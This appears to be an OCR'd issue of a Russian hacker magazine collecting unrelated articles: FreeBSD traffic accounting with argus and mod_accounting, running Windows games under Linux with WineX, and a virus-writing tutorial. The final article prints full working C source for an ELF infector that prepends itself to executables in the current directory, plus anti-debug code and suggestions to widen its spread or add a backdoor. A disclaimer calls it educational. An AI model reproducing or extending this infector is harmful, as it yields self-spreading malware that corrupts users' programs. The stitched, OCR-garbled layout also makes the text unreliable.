Если вдруг так случилось, что по каким-то причинам заюзать ipfw ты не можешь (как было у меня на FreeBSD 4.3, когда из-за ipfw машина загадочно подвисала к полуночи), можешь доверить подсчет трафика внешним софтинам. Как я уже сказал, банальное снифание сетевого интерфейса помогает достичь нужного результата в подсчете трафика. Если же ты виртуоз, можешь заюзать даже tcpdump и парсить из него суммарную статистику :), но есть софтины, которые проделают эту грязную работу за тебя. Я долго определялся, какой софт выбрать, и решил остановиться на argus. Испытываемая версия - 2.0.5. Недолго думая, сливаем это творение по ссылке http://qosient.com/argus/src/argus-2.0.5.tar.gz. Распаковываем, конфигурим, собираем. Все как обычно, ничего нового. Затем наступает интересная процедура редактирования argus.conf. Вот так выглядит мой конфигурационный файл:

```
ARGUS_DAEMON=yes
ARGUS_BIND_IP=»»
ARGUS_INTERFACE=»fxp1»
ARGUS_OUTPUT_FILE=/usr/local/argus/argus.out
ARGUS_SET_PID=yes
ARGUS_GO_PROMISCUOUS=yes
ARGUS_FLOW_STATUS_INTERVAL=30
ARGUS_MAR_STATUS_INTERVAL=60
ARGUS_DEBUG_LEVEL=0
ARGUS_GENERATE_RESPONSE_TIME_DATA=no
ARGUS_GENERATE_JITTER_DATA=no
ARGUS_GENERATE_MAC_DATA=no
ARGUS_CAPTURE_DATA_LEN=0
ARGUS_FILTER_OPTIMIZER=yes
ARGUS_FILTER=»»
```

Небольшие комментарии к настройке для понимания того, как все работает:

ARGUS_DAEMON: эквивалентно параметру -d к бинарнику argus, запускает его в качестве демона, рекомендую поставить;
ARGUS_BIND_IP: можно при желании прибиндить аргус к определенному ip-адресу, делая приложение гибким и удобным для пользователя. В моем случае - нет явного прикрепления;
ARGUS_INTERFACE: параметр прослушиваемого интерфейса, так как у меня FreeBSD, я установил его на глобальный fxp1;
ARGUS_OUTPUT_FILE: путь к файлу, в котором будут сведения о трафике, заснифанном аргусом (впоследствии тулзы аргуса будут обращаться к этому файлу);
ARGUS_SET_PID: создавать pid файл для контроля над аргусом;
ARGUS_GO_PROMISCUOUS: опция для так называемого смешанного режима интерфейса. Устанавливается для корректного сбора трафика.


Я привел наиболее важные опции с их описаниями. Для более полного описания этих и других параметров - man argus.conf. После составления конфы можно стартовать argus. По умолчанию он будет находиться в /usr/local/sbin/argus. После запуска не жди ничего нового, тебя будет ждать только сообщение о (не)успешном запуске демона. От тебя требуется лишь обеспечить автозагрузку демона после ребута системы. Далее тебе нужно освоить функции важных бинарников от argus. Это, в первую очередь, racount, который выводит подробную статистику в байтах для всех протоколов. Выглядит это примерно следующим образом:

```
[root@stat argus]# racount -r /usr/local/argus/argus.out
racount   records   total_pkts   src_pkts
dst_pkts  7296      208963       101067

total_bytes   src_bytes   dst_bytes   sum
107896        101305772   12228304    89077468
```

Нет, я не оговорился про протоколы :). Используй ключик -a, чтобы вывести статистику по каждому протоколу, а именно tcp, udp, icmp, arp, non-ip и sum. Как переводить из байтов в мега/гигабайты, я надеюсь, ты знаешь. В качестве учебника можешь использовать скрипт, который я описывал чуть выше.

Утилиты ramon, ra и rasort выводят подробный отчет по каждому запросу к серверу. Это может послужить легким инструментом для составления лог-файлов на разный вкус и цвет. Конкретно по тулзам:


Статистика argus для всех протоколов

Юниксоид

ПОСЛЕДНИЙ ОТСЧЕТ

Дмитрий Докучаев aka Forb

ramon - выводит все обращения к интерфейсу, синтаксис ramon -M режим -r файл, где режим может быть TopN или Matrix, а файл - data-файл аргуса. Эта программа похожа на работу top (то есть отслеживание пакетов в real-time);

ra - работает как ramon, только в конце выводит статистику пакетов (как racount). Используй ключик -n, чтобы не резолвить ip-адреса (работает намного быстрее);

rasort - позволяет сортировать запросы по определенному полю (тип пакета, dst, src, протокол). Иногда бывает полезной.

Вот основные утилиты, которые могут тебе понадобиться. Что дальше? Дальше на выбор: либо ты обращаешься к racount за данными для статистики, либо дампишь эти данные ежедневно, например, в sql-базу. Как это сделать, я думаю, ты сообразишь без моей помощи и гибко все настроишь. Я лишь помогаю тебе в верном выборе софта.

Считаем трафик по WEB'у

Может возникнуть ситуация, когда ты держишь крупный хостинг, и необходимо считать трафик по каждому виртуальному хосту отдельно. Считать трафик по 80 порту - не выход из ситуации, так как весь web-трафик будет невозможно отсортировать по отдельным хостам. Возможны два решения этой несложной задачи:

1) Установить модуль для httpd, который будет брать данные «на лету».
2) Парсить access_log и осуществлять подсчет трафика.

Рассмотрим оба варианта, чтобы показать, что задача решается довольно просто. Конечно, лучше использовать перехват пакетов самим httpd, а точнее его модулем, а еще точнее mod_accounting =). Скачать его можно отсюда: http://easynews.dl.sourceforge.net/sourceforge/mod-acct/mod_accounting-0.5.tar.gz. Распаковываем и первым делом правим Makefile. Тебе нужно выбрать, какую БД использовать для хранения трафика: mysql или postgres. Я испытывал на mysql-базе, но, думаю, что принципиальной разницы нет. Если у тебя тоже mysqld, удали флаг -DNEED_POSTGRES, установи -DNEED_MYSQL и укажи пути к бинарникам apachectl и axps. Затем убедись, что твой httpd был скомпилен с опцией –enable-module=so, позволяющей добавлять свои модули к httpd, что мы, собственно, и будем делать следующим шагом. Собери модуль, а затем обрати внимание на файл schema.sql. Это структура таблицы ipaccounting, состоящая из полей bytesin, bytesout и host, хранящих в себе значения входящих, исходящих байтов и виртуал хост соответственно. Отредактируй этот файл и вставь туда необходимые хосты. Затем выполни следующую последовательность действий:

[root@tema mod_accounting]# mysql -uroot -pmypasswd

mysql> create database ipaccounting;
Query OK, 1 row affected (0.00 sec)
mysql> \q
Bye
[root@tema mod_accounting]# mysql -uroot -pmypasswd ipaccounting < schema.sql

Тем самым ты создашь необходимую таблицу для работы модуля. Затем
редактируем httpd.conf и добавляем туда следующие директивы:

AccountingQueryFmt «UPDATE ipaccounting SET bytesin = bytesin + %r, bytesout = bytesout + %s WHERE LOWER(host) = LOWER('%h')»
AccountingDatabase ipaccounting
AccountingDatabaseDriver mysql
AccountingDBHost localhost 3306
AccountingLoginInfo root mypasswd

Эти данные необходимо корректно задать для успешного соединения с mysql.

И финальным штрихом будет команда «apachectl restart». Если все работает как надо, посерфи хосты, занесенные в базу, чтобы оценить результат. А рабочий результат увенчается следующим ответом mysql:

bytesin	bytesout	host
2210	13393	irc.ural.org

Это означает, что ты все сделал правильно. Тебе осталось, опять же, сделать скрипт для dump'а результатов статистики, а это ты уже делал несколько раз =).

```
forb@tema.ural.org: /
[root@tema /]# telnet 0 80
Trying 0.0.0.0...
Connected to 0 (0.0.0.0).
Escape character is '^]'.
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Sat, 15 Feb 2003 04:27:20 GMT
Server: Apache/1.3.27 (Unix) mod_accounting/0.5
Connection: close
Content-Type: text/html

Connection closed by foreign host.
[root@tema /]# mysql -uroot -p[redacted] ipaccounting -e 'select * from ipaccounting'
+---------+----------+---------------+
| bytesin | bytesout | host          |
+---------+----------+---------------+
|    2240 |    13691 | tema.ural.org |
+---------+----------+---------------+
[root@tema /]#
```

Правильная работа модуля

ЧТО ДЕЛАТЬ, ЕСЛИ НЕ РАБОТАЕТ IPFW?

В большинстве случаев модуль фаервола просто не подгружен. Но по дефолту фаервол собирается с опцией DEFAULT_TO_DENY, это значит, что, подгрузив его, ты потеряешь контакт с сервером, если сидишь на нем удаленно. Чтобы этого не произошло, выполни команду: kldload ipfw && ipfw add 65000 allow ip from any to any. А затем пересобери ядро с опцией IPFIREWALL, чтобы подгружать модуль на уровне загрузки ядра. Все!

Для второго варианта, а именно парсинга (не путать с пирсингом :)) access_log'а апачи можно использовать отдельный софт, например, софтину httpdstats. Брать отсюда: http://www.charvolant.org/~Edoug/httpdstats/httpdstats-0.2.2.tar.gz. Для сборки особого ума не надо, конф тоже оформляется за 2 минуты. Пофикси опцию ignore_domains, чтобы не затрагивать ненужные тебе домены, а затем попробуй запустить тулзу:

[root@tema httpdstats-0.2.2]# httpdstats -host /usr/work/www/logs/access_log
By Host Name Requests Bytes
————————————————————————
213.140.104.125 11 91.7% 67524 100.0%

Вот, собственно, и результат работы. Обработать эти данные можно обычным perl-скриптом. Но еще раз повторюсь, лучше все-таки установить mod_accounting, особенно если проходящий трафик очень большой (из-за большого размера лога внешние софтины будут несколько тормознуто их обрабатывать), да и хранение в sql гораздо удобнее, чем в файлах. Налицо и еще один минус внешних программ: их нужно каким-то образом обрабатывать cron'ом, тратя на это лишнее время, в модульном варианте такой проблемы нет.

Теперь, я уверен, подсчет трафика не будет для тебя головной болью. Самое главное - оценить ситуацию и понять, какой метод подсчета использовать. Затем установить нужный для этого софт и некоторое время его потестить. Если результат тебя устраивает - писать скрипты для обработки и составлять свою базу данных. Но, конечно, самое главное - это быть уверенным в своих силах, и у тебя все обязательно получится!

```
PuTTY
[root@tema httpdstats-0.2.2]# ./httpdstats -protocol /usr/work/www/logs/access_log

By Protocol
                Requests        Bytes
---------------------------------------------
HTTP/1.0        14 100.0%       67524 100.0%
[root@tema httpdstats-0.2.2]# ls -la /usr/work/www/logs/access_log
-rw-r--r--    1 root     root          1109 Фев 15 04:27 /usr/work/www/logs/access_log
[root@tema httpdstats-0.2.2]#
```

Простейший парсинг access_log

Юниксоид

WINEX

Ovod ovod@crazy.ru



WineX

Продолжаем играть в Линуксе!

Продолжим начатую недавно тему про игры в Linux. Предыдущая статья обобщила все те методы, которые позволяют сделать из Пингвина полноценную игровую платформу. В этой статье мы рассмотрим на примере популярных ныне игрушек – CS, Half-Life и, наконец, Warcraft 3, как играть в игры, требующие поддержки DurectX, используя WineX. Go! Начнём с самого главного: под Linux'ом можно запускать Windows-программы и игры в том числе. Существует большое количество программ, позволяющих это сделать. Скажу лишь о нескольких. VMWare - мощная система виртуальных машин: эмулируется сам компьютер, внутри которого и запускается другая ОС. Win4Lyn - тоже эмулятор виртуального компьютера, но он создан и оптимизирован специально для запуска Windows в Linux. Правда, вышеперечисленные программы используют для эмуляции сам Windows, так что нужно иметь установленную ось, да и в игры ни под VMWare, ни под Win4Lyn все равно не поиграешь. WINE - это не совсем эмулятор, так как он не требует никаких виндушных файлов и представляет собой самостоятельную программу. А благодаря проекту WineX от TransGaming он позволяет насладиться игрой в DirectX-игры, что нам и надо.

Подготовка

Для начала нужно проверить работоспособность OpenGL:

```
$ glxinfo
```

Удели особое внимание строчке: 'direct rendering: Yes', это аппаратное ускорение, если 'Yes' - оно включено, если 'No' - будет использован только программный рендеринг в любой игре. Если аппаратное ускорение включено, то оставь, как есть. Если же оно отключено, или ты просто хочешь поставить свежие дрова с новой версией реализации OpenGL для видеокарты – читай дальше. Для счастливых обладателей XFree86 4.2.0 настоятельно рекомендую сделать символьный линк с /usr/X11R6/include/GL на /usr/include/GL. Для этого:

```
$ cd /usr/X11R6/include/GL
$ ln -s /usr/include/GL
```

Теперь нужно убедиться, что в этой папке лежат glu_mangle.h, gl_mangle.h, glx.h, glext.h, glx_mangle.h, glu.h, glxext.h. Если твоя карточка от nVidia, то возьми с www.nvidia.com последние драйвера: нужно скачать два пакета: NVIGIA_kernel (модуль для ядра) и NVIDIA_GLX (OpenGL для карточки), лучше скачивать исходники. Для сборки драйверов:

```
$ cd /usr/src/NVIDIA_kernel-1.0-3123
$ make && make install
$ cd /usr/src/NVIDIA_GLX-1.0-3123
$ make && make install
```

Особых проблем с установкой драйверов не наблюдалось. Правда, при установке собранного модуля для ядра, он будет прикручен к ядрышку, которое запущено в данный момент, а при загрузке другого ядра будет мигать экран: из-за отсутствия дров для карточки. Чтобы это пофиксить, нужно дождаться появления консоли и собрать дрова уже из-под нужного тебе ядра. Если ты имеешь карточку от 3dfx, настоятельно рекомендую купить новую видеокарту :), если ты хочешь НОРМАЛЬНО играть в новые игры. Хотя во что-то ты ещё поиграешь. Установи последнюю версию Glide с www.linux.3dfx.com. Для установки openGL нужно собрать Mesa - это свободная реализация openGL. На www.mesa3d.sourceforge.net скачай последние версии исходников MesaLib и MesaDemos, далее:

```
$ tar -xvzf MesaLib-5.0.tar
$ tar -xvzf MesaDemos-5.0.tar
$ cd Mesa-5.0
$ ./configure --without-svga --without-ggi
$ make && make install
```

Если у тебя карточки других производителей, то смотри на www.dri.sourceforge.net нужное именно тебе.

Теперь пора посмотреть, что выдаёт FPS:

```
$ glxgears
```

Удивлен результатами? Если нет, то возможно придется немного повозиться с файлом настройки иксов (/etc/X11/XF86config-4).

Собираем WINEX

WineX - библиотеки DirectX для WINE, а не самостоятельная программа. Другими словами, сейчас мы будем собирать обычный wine с библиотеками directX. Сначала нужно выкачать исходники из CVS-репозитория:

```
$ cd /usr/src
$ su (если не root)
$ cvs -
d:pserver:anonymous@cvs.winex.sourceforge.net:/cvsroot/w
inex login
```

На запрос ввода пароля, жмем ENTER и далее набираем следующую команду:

```
$ cvs -z3 -
d:ext:developername@cvs.winex.sourceforge.net:/cvsroot/wi
nex co
wine
```

После загрузки исходников при обновлении версии WineX с помощью CVS можем сделать синхронизацию, и вуаля - у нас новая версия без лишних проблем. Подробнее о CVS можно прочитать в X за 08.02 (44), статья 'Хакеры выбирают CVS'.

Теперь в каталоге, где лежит последняя версия wine, выполняем:

```
$ ./configure --with-x --enable-opengl --without-trace --
without-debug
```

Удели внимание строкам:

```
checking GL/gl.h usability... yes
checking GL/gl.h presence... yes
checking for GL/gl.h... yes
checking GL/glx.h usability... yes
checking GL/glx.h presence... yes
checking for GL/glx.h... yes
checking for GL/glext.h... yes
```

Если всё OK, осталось только скомпилировать:

```
$ make depend && make
```

Поздравляю! Всё уже практически готово к работе, осталось только проинсталлировать и настроить. Итак, для установки в каталоге wine набери:

$ ./tools/wineinstall

Затем, ответив на несложные вопросы, ты сможешь обнаружить в корневой директории папку 'c' - наш псевдодиск c:\... внутри еще смешнее: папки Windows и Programs Files ;). Также можно проверить работоспособность wine в процентах:

$ ./tools/winecheck

Правда, особо доверять результату не стоит, он разве что поможет найти конфликты, например, у меня получилось 72,25%, но, тем не менее, все нижеописанные игры работают... В твоем домашнем каталоге есть скрытая папка '.wine', в которой лежит файл config, там содержатся настройки, с которыми тоже придётся поработать. Прежде всего, нужно проверить, что в секции [x11drv] установлен "DesktopDoubleBuffered" = "Y".

Вполне возможно, все русские буквы будут отображаться аброй-кадаброй, для исправления данного бага нужно 'default cyrillic bitmap X fonts' в том же файле конфигурации изменить. Было:

"Default" = "-cronyx-helvetica-";
"DefaultFixed" = "fixed";
"DefaultSerif" = "-cronyx-times-";
"DefaultSansSerif" = "-cronyx-helvetica-";

Стало:

"Default" = "-adobe-helvetica-";
"DefaultFixed" = "fixed";
"DefaultSerif" = "-adobe-times-";
"DefaultSansSerif" = "-adobe-helvetica-";


В дальнейшем программы с помощью wine придётся запускать не только под обычным пользователем, но и под root'ом. Прими во внимание, что в /root/.wine тоже лежит файл config, который тоже нужно изменить. В разделе 'support' сайта www.winehq.org есть все, на тот случай, если у тебя возникли какие-либо проблемы. Лично у меня дистрибутив ASP Linux 7.3 'Восток' (основан на RedHat), в котором используется ядрышко 2.4.18-5asp, где есть security patch, и как оказалось, wine с ними не работает :(. Единственная возможность поиграть для меня заключалась в пересобирании ядра, с чем я успешно справился, но это совсем другая история...

Играем в Half-Life и CS

Линк:
http://www.transgaming.com/gamepage.php?gameid=1
При возникновении проблем со звуком/картинкой/самим_wine рекомендую ознакомиться с howto на http://lhl.linuxgames.com. Старый добрый халф:
$ cd /mnt/cdrom
$ wine setup.exe

После установки на псевдодиск c:
$ cd /c/Half-Life
$ wine hl.exe -- hl.exe -console -gl -gldrv Default -w 1024

А для старта CS:
$ wine hl.exe -- hl.exe -console -game cstrike -gl -gldrv Default -w 1024



Старый добрый HalfLife...

Запускать HL желательно под рутом, иначе будет безбожно вылетать при надписи "Loading...", но для нас нет ничего невозможного: для того, чтобы играть с правами обычного пользователя, измени права на каталог Half-Life так, чтобы другие пользователи могли изменять список файлов, и поставь галочку "Применить изменения ко всем подкаталогам и их содержимому". Вполне возможно, при старте игры тебя попросят перейти в 16-битный цвет, для этого отредактируй файлик /etc/X11/XF86config-4 и измени секцию screen в соответствии с нужными параметрами, после чего спокойно перезагрузи иксы. Очень забавный глюк можно наблюдать с меню: оно ужасно тормозит, т.е. между нажатием на 'New Game' и появлением самого меню с выбором уровня сложности виснет пауза продолжительностью 3-5 секунд, но сама игра не тормозит, что не может не радовать.

Играем в Max Payne

Линк:
http://www.transgaming.com/gamepage.php?gameid=29
На сайте TransGaming это единственная (надеюсь, пока) игра, которая поддерживается на 5 баллов, все работает без особых проблем.

$ cd /mnt/cdrom
$ wine setup.exe
$ cd /c/MAXPAYNE/
$ wine MaxPayne.exe



Дядя Макс выходит на тропу войны

Запускать, подобно халве, тьфу ты, Халфе, нужно с правами суперпользователя или изменить права на запись в каталог, иначе игра не будет сэйвиться (из-за отсутствия прав). При возникновении проблем, прежде чем мучить всевозможные форумы, убедись, что у тебя установлен последний патч к игре (см. ссылки во врезке). Есть вероятность, что игра будет вылетать при загрузке уровня, для устранения этого нужно стартовать Макса следующим образом:
$ wine MaxPayne.exe -- -disable3dpreloads
Всё работает, проверено практикой.

Играем в WarCraft III

Линк:
http://www.transgaming.com/gamepage.php?gameid=556
Опровергнем гнусные заявления, что все культовые последние игры идут только под виндами, на примере Warcraft'a:
$ cd /mnt/cdrom
$ wine -winver win98 install.exe

При инсталляции пропусти установку DirectX, после нее в каталоге W3 переименуй папку Movies во что-нибудь другое:
$ mv Movies bak.Movies

Кстати, это обычный DivX, который замечательно просматривается mplayer'ом. Для запуска набираем:
$ wine War3.exe -- War3.exe –opengl



Ничуть не хуже, чем под Windows

Все, сегодня ты хорошо потрудился, теперь немного расслабься и поиграй. Мы реально всем доказали, что можно получать удовольствие (а не только гимор) и в Линуксе, играя в самые последние игры, которые, по мнению большинства, идут только под Windows. И в этом нам помог WineX, за что ему огромная благодарность! Конечно, Linux – далеко не конкурент продукции "Майкрософта" по количеству игр. Пока. Все еще впереди.

Ссылки:
http://www.3drealms.com/max/downloads.html - патч для Max Payne
http://dri.sourceforge.net
http://transgaming.com
http://winehq.org
http://linux3d.net
http://linuxgames.com
http://happypenguin.org/



 saparmurat

Самораспространяющиеся файлы под Linux

Определений вирусу дано много, в одном случае это "живой самораспространяющийся механизм", в другом - чуть ли не искусственный интеллект, а в третьем вообще стихийное бедствие. В общем, кому что нравится. Но как его ни назови, это просто ПРОГРАММА, обладающая теми или иными возможностями, и основной ее задачей является внедрение собственного кода в тело другой программы-жертвы с целью "выживания" (реже - деструкции).

saparmurat

Определений вирусу дано много, в одном случае это "живой самораспространяющийся механизм", в другом - чуть ли не искусственный интеллект, а в третьем вообще стихийное бедствие. В общем, кому что нравится. Но как его ни назови, это просто ПРОГРАММА, обладающая теми или иными возможностями, и основной ее задачей является внедрение собственного кода в тело другой программы-жертвы с целью "выживания" (реже - деструкции).

Прежде чем продолжить, хочу предупредить, что все нижесказанное публикуется лишь в образовательных целях и ни в коем случае не является агитацией или пособием по написанию вирусов. Помни, создание и распространение вирусов уголовно наказуемо! Читай УК РФ!

Цели

Для чего вообще пишутся вирусы? Цель у каждого своя, но вот четыре самых распространенных:


1. Показать окружающим наличие классных знаний.
2. Для собственного самообразования. Вирусные технологии - очень интересная область в плане теории/реализации.
3. Нанести какой-то ущерб, создать эпидемию (более актуально для старенький вирусов, ныне эпидемии создают черви).
4. Проверить, насколько живуч вирус - обычный интерес.

К сожалению, создавая вирусы, большинство людей преследуют дурные цели. Ведь разрушать - не строить... Читать же о том, как создать небольшой вирус под Win/Dos мало кому интересно, ибо различных документов навалом, а вот про Unix (в частности Linux) практически ничего не сказано.

Теория

В этом материале будет представлен пример "живого самораспространяющего механизма" под Linux, и за основной язык программирования взят С. Знаний С потребуется совсем немного, а вдобавок будет показан пример работы с ELF-заголовком. Для этого используется elf.h хедер. В нем определены различные структуры для работы с ELF-файлами, но реально будет использована только одна - Elf32_Ehdr. Ее объявление происходит так: Elf32_Ehdr ehdr;

Вот несколько элементов этой структуры:
ehdr.e_version - версия ELF-файла (чаще всего 1 - current)
ehdr.e_entry - точка входа
ehdr.e_type - тип ELF-файла: исполняемый, объектный файл, корка или другой



Раздел описания ELF-заголовка

Рассматривать все элементы нет необходимости, поэтому будет приведена лишь пара примеров. Если интересно узнать об этом побольше, читай документацию по ELF и изучай /usr/include/elf.h.

Существует довольно много методов заражения (техник), например UEP (Unknow Entry Point - неизвестная точка входа). Тело инфектора случайным образом помещается в программу. При определенных доработках этой техники излечение файла становится практически невозможным. Существуют, конечно, и другие методы, но почти все они очень сложны в реализации.

Итак, пример "живого самораспространяющего механизма" использует следующую технику:

1. Нахождение жертвы.
2. Ее заражение. Оно происходит путем добавления кода в начало тела жертвы.
3. Отделение тела инфектора от тела программы-носителя, создание промежуточного файла, вписывание в него тела программы и запуск. Техника крайне проста, но действенна и наиболее понятна для непосвященных.

Такой программе необходимо знать, является ли найденная жертва зараженной. Для этого выбран один из элементов ELF-заголовка, а именно e_version. При заражении файла его значение изменяется на 2. На работоспособность программы такие вещи никак не повлияют, а для инфектора это будет вполне определенным знаком.

Код ELF-распространителя

```
/* ELF_Infector.c */
#include <stdio.h>
#include <stdlib.h>
#include <sys/stat.h> // для использования fstat\stat
#include <fcntl.h>
#include <dirent.h>   // DIR
#include <elf.h>      // Для работы с ELF header'ом

#define Max_Infect_Counter          1          // Максимальное число за-
ражаемых файлов за 1 раз
#define Virus_Length       <len>       // Здесь необходимо вставить длину
этого скомпиленного файла
#define Temp_File                     ".temp" // Промежуточный файл

// Объявление используемых переменных
char *Original_Body, *New_Body, *Virus_Body,Directory[100], Target_Name[100];
int Length, Fdesc, Flag_Infected = 0, Infected_Counter;
struct stat Status;
struct dirent *d;
DIR *dp;

Elf32_Ehdr ELF_Header;

int main(int argc, char *argv[], char *envp[])
 {
// Открывание самого себя и вычисление длины
   Fdesc = open(argv[0], O_RDONLY);
   fstat(Fdesc, &Status);
   lseek(Fdesc, 0, 0);

// Проверка длины
   if(Status.st_size == Virus_Length)  // Если запущен голый инфектор...
    {
            Length = Virus_Length;
     Virus_Body=malloc(Virus_Length);
     read(Fdesc, Virus_Body, Virus_Length);
    }
   else                       // Если уже заражен...
    {
            Length = Status.st_size - Virus_Length;
     Flag_Infected=1;
// Чтение своего тела, затем тела оригинальной программы и сохранение их в
отведенный буфер
            Virus_Body=malloc(Virus_Length);
     read(Fdesc, Virus_Body, Virus_Length);
     lseek(Fdesc, Virus_Length,0);
     Original_Body = malloc(Length);
     read(Fdesc, Original_Body, Length);
    }
   close(Fdesc);

   if (Flag_Infected == 1) // Если уже заражены...
    {

// Запись оригинального кода в промежуточный файл
            Fdesc = open(Temp_File, O_RDWR | O_CREAT | O_TRUNC,
Status.st_mode);
            if (Fdesc < 0){close(Fdesc);Fdesc = open(Temp_File, O_RDWR ,
Status.st_mode); }
      write(Fdesc, Original_Body, Length);
      close(Fdesc);
// Поиск жертвы
      Find_Target(argv[0]);
// После того как заражение произошло, запуск оригинального кода
      execve(Temp_File, argv, envp);
    }
   else
    {
// Иначе поиск жертвы, заражение и выход
            Find_Target(argv[0]);
     exit(0);

    }
 }

// Процедура заражения, в качестве параметра принимает имя найденной
жертвы
Infecting(char *Target)
 {
// Считывание ELF-заголовка
   Fdesc = open(Target, O_RDWR , Status.st_mode);
read(Fdesc, &ELF_Header,sizeof(ELF_Header));
// Проверка значения e_version, если 2, то возвращение в Find_Target
и продолжение...
```

NEXT

saparmurat

```
  if (ELF_Header.e_version==0x2){return(0);}else
   {

// Чтение тела программы
             fstat(Fdesc, &Status);
             lseek(Fdesc, 0, SEEK_SET);
             New_Body = malloc(Status.st_size);
             read(Fdesc, New_Body, Status.st_size);
             lseek(Fdesc, 0, SEEK_SET);
// Запись тела вируса
write(Fdesc, Virus_Body, Virus_Length);
// Тело программы
        write(Fdesc, New_Body, Status.st_size);
// Установка значения e_version равное двум
             lseek(Fdesc,0,0);
             read(Fdesc, &ELF_Header, sizeof(ELF_Header));
             ELF_Header.e_version=0x2;
             lseek(Fdesc,0,0);
             write(Fdesc, &ELF_Header, sizeof(ELF_Header));
             close(Fdesc);
// Увеличение счетчика зараженных файлов
             Infected_Counter++;

             printf("%s Infected!\n",Target);
   }
 }

// Процедура поиска жертвы, в качестве параметра принимает argv[0], т.е. название
запущенного файла. Это необходимо для того,
// чтобы пропустить собственное заражение.
Find_Target(char *Our_Name)
 {
   getcwd(Directory,100); // Получить текущую директорию
   dp=opendir(Directory);

   while(d=readdir(dp))   // Пока есть элементы в директории (файлы)
    {
          if(d->d_ino != 0)  // Считывание первого файла
      {
             stat(d->d_name,&Status);         // Получение его свойств
          if((Status.st_mode&S_IXUSR)!=0 )    // Если это исполняемый файл, а
не директория/текстовый файл etc...
                 {
                    sprintf(Target_Name,"./%s",d->d_name);        /      /
Сверка имени элемента со своим

if(((S_ISREG(Status.st_mode)))&(strcmp(Target_Name,Our_Name)!=0))
                         {
                           if (Infected_Counter < Max_Infect_Counter) // Проверка
счетчика заражений
                           {
                                      Infecting(d->d_name); // Вызов процедуры
заражения
                           }
                 }
          }
                 }
     }
 }
```

Вот, собственно, и весь код.
Компилирование:
$gcc ELF_Infector.c -o infector
$strip infector // если имеется strip, то им лучше воспользоваться

Теперь проверка вышеописанного кода. Необходимо закинуть инфектор вместе с несколькими подопытными программами. После запуска часть из них будут иметь больший размер, чем изначально. Это означает, что программа заражена.

Триксы

Возможно, этот пример не полностью оптимизирован. Он лишь показывает, каким образом происходит заражение. Можно, к примеру, добавить функцию сохранения параметров файла, т.е. время создания/изменения. И эти значения будут оставаться нетронутыми после заражения. Еще добавить некоторые функции антидебага, например, использовать PTRACE. PTRACE - это не эксплоит, как многие могут подумать =), а системный вызов, служащий для дебага процессов. Сам PTRACE не может быть вызван два раза подряд в одном и том же процессе. Т.е. при вызове его через какой-нибудь strace выпадет ошибка. Вот простой пример:

```
#include <sys/ptrace.h>
int main()
{
if (ptrace(PTRACE_TRACEME, 0, 0, 0) != 0)
              {
               printf("Someone trying to debug us =)...\n");
               exit(1);
              }
}
```

От отладки это, конечно, не спасет, но потреплет нервы начинающим =).

Можно поиграться и с алгоритмом заражения. Ведь данный инфектор ограничен только текущей папкой, а можно добавить подъем на уровень вверх (..). Некоторые могут добавить в него backdoor, но это уже совсем незаконные действия. На самом деле все ограничивается только фантазией и уровнем знаний. К тому же сейчас стали появляться различные движки: мутирующие, пермутирующие, генераторы мусора и другие... Но все эти реализации в основном под WIN. Под Unix готовых движков практически нет.

Послесловие

Подводя итог, хочу добавить пару слов. Писать такие вещи на С - не самый лучший вариант. HLL всегда отличались своей толстокодостью. Гораздо лучше писать на чистом асме, ведь итоговый размер будет существенно меньше. На крайняк можно использовать Inline Assembler, т.е ассемблерные вставки в С код. Несмотря на то, что писать на нем сложнее, код получается компактным и пластичным, что является основным условием при использовании различных движков. В общем, писать можно по-разному, все зависит от твоих знаний. Так что надо учиться, учиться и учиться...

ELF - Executable and Linking Format. Основной формат исполняемых файлов под Unix. Он используется в Linux, BSD-системах, солярке.

Программа strip уменьшает размер бинарника за счет удаления символьных секций, которыми можно пренебречь.

Линки к статье

http://193.231.122.29/papers/programm/ELF.pdf - формат ELF, там же находится куча других полезных доков.
http://z0mbie.host.sk
http://vx.netlux.org/lib/virus-writing-HOWTO/index.xhtml - отличная дока для линуксоидов.

TIPS&TRICKS

